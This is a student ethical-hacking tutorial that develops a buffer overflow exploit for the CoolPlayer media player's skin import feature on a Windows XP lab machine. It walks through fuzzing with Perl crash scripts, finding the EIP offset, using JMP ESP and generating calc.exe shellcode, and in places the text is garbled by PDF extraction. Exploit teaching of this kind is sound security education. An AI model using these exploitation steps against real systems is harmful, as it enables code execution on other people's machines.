



Exploit Development

A tutorial demonstrating a buffer overflow vulnerability in a Windows based application and providing its countermeasures in modern operating systems.

Patrick Collins

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2021/22

Note that Information contained in this document is for educational purposes.

Abstract

CoolPlayer is the target media player application used for this tutorial and is apparently vulnerable to a buffer overflow attack using its skin importing feature. Once a carefully crafted skin containing overflow code is opened it should cause the exploit to occur and give an attacker control of the application. The main aim for this tutorial is to prove the claimed buffer overflow exploit exists in the CoolPlayer application with DEP disabled and DEP enabled in OPT out mode.

The investigator used two debugging applications, OllyDbg and Immunity Debugger, to investigate the CoolPlayer application. The exploit development environment used was Windows XP SP3. The investigator crafted the exploits using Perl and created the shellcode payloads using MSFGUI. Tools such as findjmp.exe and pattern_create.exe aided the investigator in finding memory addresses and generating character patterns. CoolPlayer was successfully exploited with a buffer overflow vulnerability executing various payloads with and without DEP enabled.

In the tutorial procedures were given to detect and exploit a buffer overflow vulnerability within an application. With working examples for both sections it's the hopes of the investigator that the reader will be able to reproduce the exploits themselves. Furthermore, buffer overflow countermeasures and Intrusion Detection System (IDS) evasion methods were given to the reader.

Contents

1	Introduction.....	1
1.1	Introduction to Buffer overflows.....	1
1.2	X86 Register Definitions.....	1
1.3	Tools and Software Used	2
1.4	Aim.....	4
2	Procedure and Results.....	5
2.1	Overview of Procedure	5
2.2	Section 1 - No DEP	5
2.2.1	Basic Exploitability of CoolPlayer	5
2.2.2	Advanced Exploitability of CoolPlayer.....	19
2.3	Section 2 - DEP enabled in (“Opt Out” mode).....	22
3	Discussion	29
3.1	Countermeasures.....	29
3.2	Evading Intrusion Detection Systems(IDS)	30
3.3	General Discussion.....	30
3.4	Conclusions.....	30
	References.....	31
	Appendices.....	32
	Appendix A – DEP permissions	32
	Appendix B – Perl Scripts	35
	Appendix C – Using Debuggers.....	46
	Appendix D – Debugging exploits.....	51
	Appendix E – Shellcode & ROP Chains	52
	Appendix F – Exploit results	55

1 INTRODUCTION

1.1 INTRODUCTION TO BUFFER OVERFLOWS

A deadly exploit is a buffer overflow. Clever ways have been found by attackers to crash an application and then take control of it to run whatever they may desire through shellcode instead. From running simple calculators to a reverse shell on a target's system. What an attacker can run from the overflow depends on how much free space is available to insert their shellcode. Getting such programs/tasks to run proves that the application is vulnerable to a buffer overflow attack. On Windows OS, a calculator is a common choice for proof of concept. A buffer overflow exploit first occurred in the 1980s, where the UNIX "finger" service was exploited with a stack overflow to further spread the Morris worm (Malwarebytes, 2016).

Programmers of these applications can cause buffer overflow attacks by not checking the user input before sending it to the next location in memory/stack. This assumption that the user input will be as expected is dangerous and exactly what an attacker is hoping for in an application. An attacker causes a buffer overflow to occur by submitting a user inputted value that is bigger than the input size defined by the programmers of the application.

There have been attempts to prevent buffer overflow exploits. In the Windows Operating System, starting with Windows XP and Windows Server 2003, one measure is called Data Execution Prevention (DEP). The main aim for DEP is to prevent unexpected code execution from applications in locations such as the default heap, stacks, and memory (ALVINASHCRAFT, 2022). It's intended to further help secure an application from exploits such as buffer overflows. However, it didn't take attackers long to find another way to get around this countermeasure and create a buffer overflow exploit workaround for DEP.

1.2 X86 REGISTER DEFINITIONS

It's important to understand the language used in this tutorial and what each of the registers are used for. The acronyms and their definitions are listed below.

JMP (Jump)

Unconditional jump to an address in memory. This instruction is useful in this tutorial to place the shellcode in the ESP stack. Placing shellcode at ESP enables it to become executable, and the JMP makes this possible.

EIP (Extended Instruction Pointer)

Representing a location in memory of the current instruction that is executing. The EIP points to the machine code for the next instruction (SkullSecurity, 2012). This register plays a critical part in this tutorial and ultimately enables the exploits to happen. Therefore, the correct distance to reach the EIP is needed as it helps set up the exploit to execute as intended.

ESP(Extended Stack Pointer)

Pointer to the top of the stack (SkullSecurity, 2012). In this tutorial the exploit makes use of this stack to execute the shellcode.

EDI (Extended Destination Index)

Essentially another pointer, which is used as a destination for data (SkullSecurity, 2012).

Figure 0 below is an example of how a buffer overflow attack works. The user input first triggers the overflow and gives control of the EIP. Next, a JMP instruction sends the shellcode containing the desired task to the ESP stack. The shellcode is then executed as it will be on top of the stack.




Figure 0: Example of buffer overflow exploit on the stack.

1.3 TOOLS AND SOFTWARE USED

Windows XP SP3 Virtual Machine

The exploit development environment used a Virtual Machine of Windows XP SP3 release 5.1.2600 operating system. The exploits developed in this tutorial were entirely developed under this operating system and in this virtual machine.

Debugging Application

In this tutorial two debuggers are used to investigate the application. OllyDbg v1.10 is used for most of the tutorial and investigation for proof of concept(POC) exploits. The more advanced sections use Immunity Debugger v1.85 such as finding bad characters and generating ROP chains.

Generating Shellcode

To create the shellcode used in the Perl scripts Metasploit Framework MSFGUI v4.4.1-release is used. A very helpful and easy to use tool that is installed on the Windows XP SP3 VM.

Pattern Creation

Character patterns used in the scripts are created using executable versions of Metasploit's pattern creation tools. They include pattern_offset.exe, pattern_create.exe. They are used to calculate the exact distance to the EIP.

Catching Shells

Netcat v1.10 is how shells are caught from the advanced exploit section of this tutorial, using a listener on the XP machine.

Scripting

Perl v5.10.1 is the scripting language used in this tutorial to create the ".ini" skin file that is loaded into the target application.

Findjmp.exe is a tool used to find a JMP ESP address in a ".dll" file for the exploit script. Mona.py is a python script used in Immunity Debugger to find bad characters in the application and for generating ROP chains to bypass DEP. It can be downloaded here: <https://github.com/corelan/mona>. Place mona.py in the program files of Immunity Debugger in the "PyCommands" folder.

Target Application

CoolPlayer is the target media player application used for this tutorial and is apparently vulnerable to a buffer overflow attack using its skin importing feature. Once a carefully crafted skin containing overflow code is opened it should cause the exploit to occur and give an attacker control of the application. The target application will be tested by the investigator for buffer overflow exploits against DEP disabled and DEP enabled in OPT out mode. Figure 1 below shows the application running.



Figure 1: The Target Application - CoolPlayer.

1.4 Aim

The main aim for this tutorial is to prove the claimed buffer overflow exploit exists in the CoolPlayer application with DEP disabled and enabled. Further sub aims include getting shellcode to run and execute from the buffer overflow exploit. The investigator hopes to demonstrate steps to exploit the vulnerability clearly enabling the reader to reproduce the exploit themselves. Final sub aim is to provide information on current attempts to prevent buffer overflows in modern operating systems.

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

This tutorial is broken down into two sections. Each part in these sections will show in detail the procedure in proving the existence of a buffer overflow vulnerability and how to exploit one. A more advanced section in this tutorial explains how to bypass Data Execution Prevention(DEP) in Windows XP SP3.

It's the hopes of the investigator that by the end of this tutorial you will be able to reproduce the steps taken and understand in detail how to exploit a buffer overflow vulnerability.

2.2 SECTION 1 - No DEP

2.2.1 Basic Exploitability of CoolPlayer


Ensuring DEP Is Disabled

For this section DEP will need to be turned off for the target application. To check this right click on "My Computer" on the Desktop and go to "properties -> Advanced -> performance -> settings" (Appendix A, figure 1). In the performance options navigate to the Data Execution Prevention tab and select the second option "turn on DEP for all programs and...". At the bottom you will notice an "add" option. Select "add" and choose the target application "CoolPlayer". Once the target application has a tick and is in the list of exceptions select "Apply". You should have the same settings as Appendix A, figure 2. Restart the system. DEP is now turned off.

Proof that the flaw exists

First off, we are going to create a skin file that will attempt to crash the application. To achieve this a Perl file has been created that will input five hundred characters into the skin file. The beginning number of characters to test the crash may or may not be enough. For creating the CoolPlayer skin files a heading is needed "[CoolPlayer Skin]\nPlaylistSkin=" at the beginning of the skin file.

Create a Perl file called crashtest.pl and insert the following code shown in figure 2 and Appendix B. Using Notepad is sufficient to edit the Perl file and insert the code. Double clicking the Perl file in the file explorer will generate the "crash.ini" skin file.



```
File Edit Format View Help
$file= "crash.ini";
$header = "[CoolPlayer skin]\nPlaylistSkin=";
$header .= "A" x 500;
open($FILE, ">$file");
print $FILE $header;
close($FILE);
```

Figure 2: Editing the crashtest.pl file using Notepad.

A screenshot of a Windows Notepad window titled "crash.ini - Notepad". The menu bar shows "File Edit Format View Help". The text area contains two lines: "[CoolPlayer skin]" followed by "PlaylistSkin=AA".

you simply load it into the application in s how to load in the skin file. Once the a of options will open. Select “Options”.




feature is located at the bottom of the CoolPlayer options
"ash.ini" skin file a bitmap error occurs as seen in figure 5
as the application did not crash, it only recognised the skin
increase the number of the "A" character user input in the

The screenshot shows the Audacity Preferences dialog box with the 'General' tab selected. The 'Allow file once in playlist' checkbox is checked. An 'error' message box is overlaid on the 'Show remaining' checkbox.



Seven hundred characters of user input were chosen as the next crash test (see figure 6 and Appendix B). A reasonable enough jump to test if the application would crash.



```
crashtest.pl - Notepad
File Edit Format View Help
$file= "crash.ini";
$header = "[CoolPlayer skin]\nPlaylistskin=";
$header .= "A" x 700;
open($FILE,">$file");
print $FILE $header;
close($FILE);
```

Figure 6: seven hundred “A” characters.

Increasing the user input successfully crashed the application with a buffer overflow as shown in figure 7. This means the number of characters to crash the application is from five hundred to seven hundred.




Figure 7: CoolPlayer successfully crashed – buffer overflowed.

Further investigation of this crash using “OllyDbg” gives an idea of what is happening in detail. Run “OllyDbg” and attach the CoolPlayer application. A mini tutorial on how to do this is given below.

Using OllyDbg

To attach an application the target application must be run first. “OllyDbg” is then run navigating to “File -> Attach”(See Appendix C, figure 1). Select “Attach” and a new window will open listing all the current running applications (See Appendix C, Figure 2). Select the target application and you will see similar output as seen in Appendix C, Figure 3. Run the application by selecting the blue play button on the toolbar at the top of OllyDbg. You will see similar output to Appendix C, Figure 4. The Register window will go blank, and now OllyDbg is ready to catch anything the application will do.

Follow this process and open the crash test skin file. Back in “OllyDbg” in the “Registers” window the EIP contains 41414141 and the ESP contains the long list of “A’s” from the user input (see figure 8). The user input has successfully overflowed into the ESP stack and EIP overwritten. This is what you look out for in the debugger to notice if the overflow exploit is working as intended.




Figure 8: EIP contains 41414141 which is A. “41” is A in hex.

A simple method to find the exact number of characters to crash an application is to create a pattern of characters of the same amount that caused the crash. In this example the amount is seven hundred. Patterns are also more accurate than using a large chain of single chain of “A” characters.

One tool used to generate this pattern of characters is “pattern_create.exe” (see figure 9). Write the output to a text file which will contain the pattern generated.

```
C:\Documents and Settings\Administrator\Desktop\tools>pattern_create.exe 700 > 700.txt
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr5.tmp/lib/ruby/1.9.1/rubygems/custom_require.rb:3
recated in the future, use String#encode instead.
```

Figure 9: Generating pattern of 700 characters.

The aim behind finding the correct amount of input to crash the application is to craft a reliable exploit. You are finding the distance to the EIP to reliably insert a JMP instruction at the EIP. Instead of “41414141” as showing previously, the EIP will be the JMP instruction to the ESP. Create a new Perl file called “findEIP.pl” and insert the code shown in figure 10, replacing with your own pattern.




Figure 10: Created pattern inserted

Now load “findEIPdist.ini” skin file into the target application and catch it with OllyDbg. In OllyDbg you will notice that the EIP in the Register window is no longer “41414141” and is now a different value (see figure 11). This value at the EIP is used to find the exact amount of distance to the EIP.




Figure 11: Crash pattern loaded into OllyDbg. EIP 33724132.

You now have the EIP value. Use “pattern_offset.exe” to find the exact distance to the EIP. The EIP value from the Register in figure 11 is then followed by the length used to generate the pattern, in this case seven hundred. See figure 12 for the command layout described. The numbers displayed at the bottom is the exact distance to the EIP, “518”. Five hundred and eighteen characters will overflow the user input and reach the EIP. This is used this to craft a proof-of-concept exploit.




Figure 12: Finding exact distance to EIP, listed as “518”.

To prove control of the EIP, create a Perl file called “ControlofEIP.pl” and simply load four “B” characters to write to the EIP. See figure 13 for example code. In hex, this will look like “42424242”. Junk such as two hundred “C” and “D” characters following the four “B” characters will show input getting written to the ESP stack.




Figure 13: ControlofEIP.pl code – proving control of EIP.




Figure 20: Four D characters on EDI.

It was the understanding of the investigator that the available space at the top of the stack was 9148 characters or 9148 bytes. However, the investigator had doubts as to whether this was the exact space available for shellcode. Nevertheless, to show how it looks on the stack create a pattern of 9148 characters (see figure 21) and insert the pattern into a new Perl file called “shellcodespacepat.pl” (see figure 22).




Figure 21: Generating pattern of 9148 characters.




Figure 22: Pattern inserted into Perl file writing to ESP stack.

Open the “ShellcodeSpacepat.ini” skin in CoolPlayer and catch it with OllyDbg. In OllyDbg, the ESP register showed the pattern loaded in, with no overflow into the EDI (See Appendix D, figure 1). In the memory dump it’s clear that more than enough space is available for any shellcode to be run in this application (See Appendix D, figure 2). Therefore, you will not have to worry about shellcode length or the input getting cut off at the beginning. Now all the information has been found to craft a proof-of-concept exploit.

Proof Of Concept Exploit

Basic information about the target application has been found and enables you to attempt to create a working exploit. The investigator chose to craft an exploit to open a calculator. However, you may choose anything you wish to open such as a messagebox or notepad.

Shellcode is used to craft the exploit. It's code used to carry out a desired task, called a payload. The calculator is the shellcode and payload in this example. The shellcode is processed by the application and runs if executed successfully.

Generating Shellcode

MSFGUI is used to generate the calculator payload in this tutorial. Start MSFGUI and navigate to "Payloads -> exec" (see figure 23).




Figure 23: exec payload option in MSFGUI.

A new window will open from MSFGUI with options to enter in a execute command. As the investigator wanted to run calculator, "calc.exe" was entered in the CMD option. As Perl is being used for this tutorial be sure to output the payload in Perl and select a location to generate a ".txt" file of the shellcode. Finally, it's best to encode the payload in "x86/alpha_upper" to avoid any filtering of the shellcode. Once everything is correct select "Generate" to create the shellcode. Figure 24 on the next page shows the window to generate this payload with options entered.




Figure 24: calc.exe payload generation options and settings.

The shellcode that will execute calculator after a successful buffer overflow exploit is created. Create a new Perl file called "calc.pl" and copy the same code from the "ControlOf EIP.pl" file. However, replace the "\$eip" value with the JMP ESP memory location and the "\$junk" value with the newly generated shellcode. The shellcode generated by MSFGUI in the text file should look like figure 25. Refer to Appendix B for the full Perl script.




Figure 25: Calculator shellcode generated.

Lastly, in order to execute the shellcode reliably NOP are needed. A NOP is just an empty instruction to do nothing. Usually for calculator to execute only three are needed. However, in this tutorial 90 NOPs are used for CoolPlayer which reliably executes the calculator. An example is shown below in figure 25 demonstrates how to set up this POC exploit. See Appendix B for the full calc.pl script.




Figure 25: calc.pl with calculator payload and JMP ESP.

A proof-of-concept exploit was finished and to find out if it was successful open the skin file "CalcShellcode.ini" as seen in figure 26.

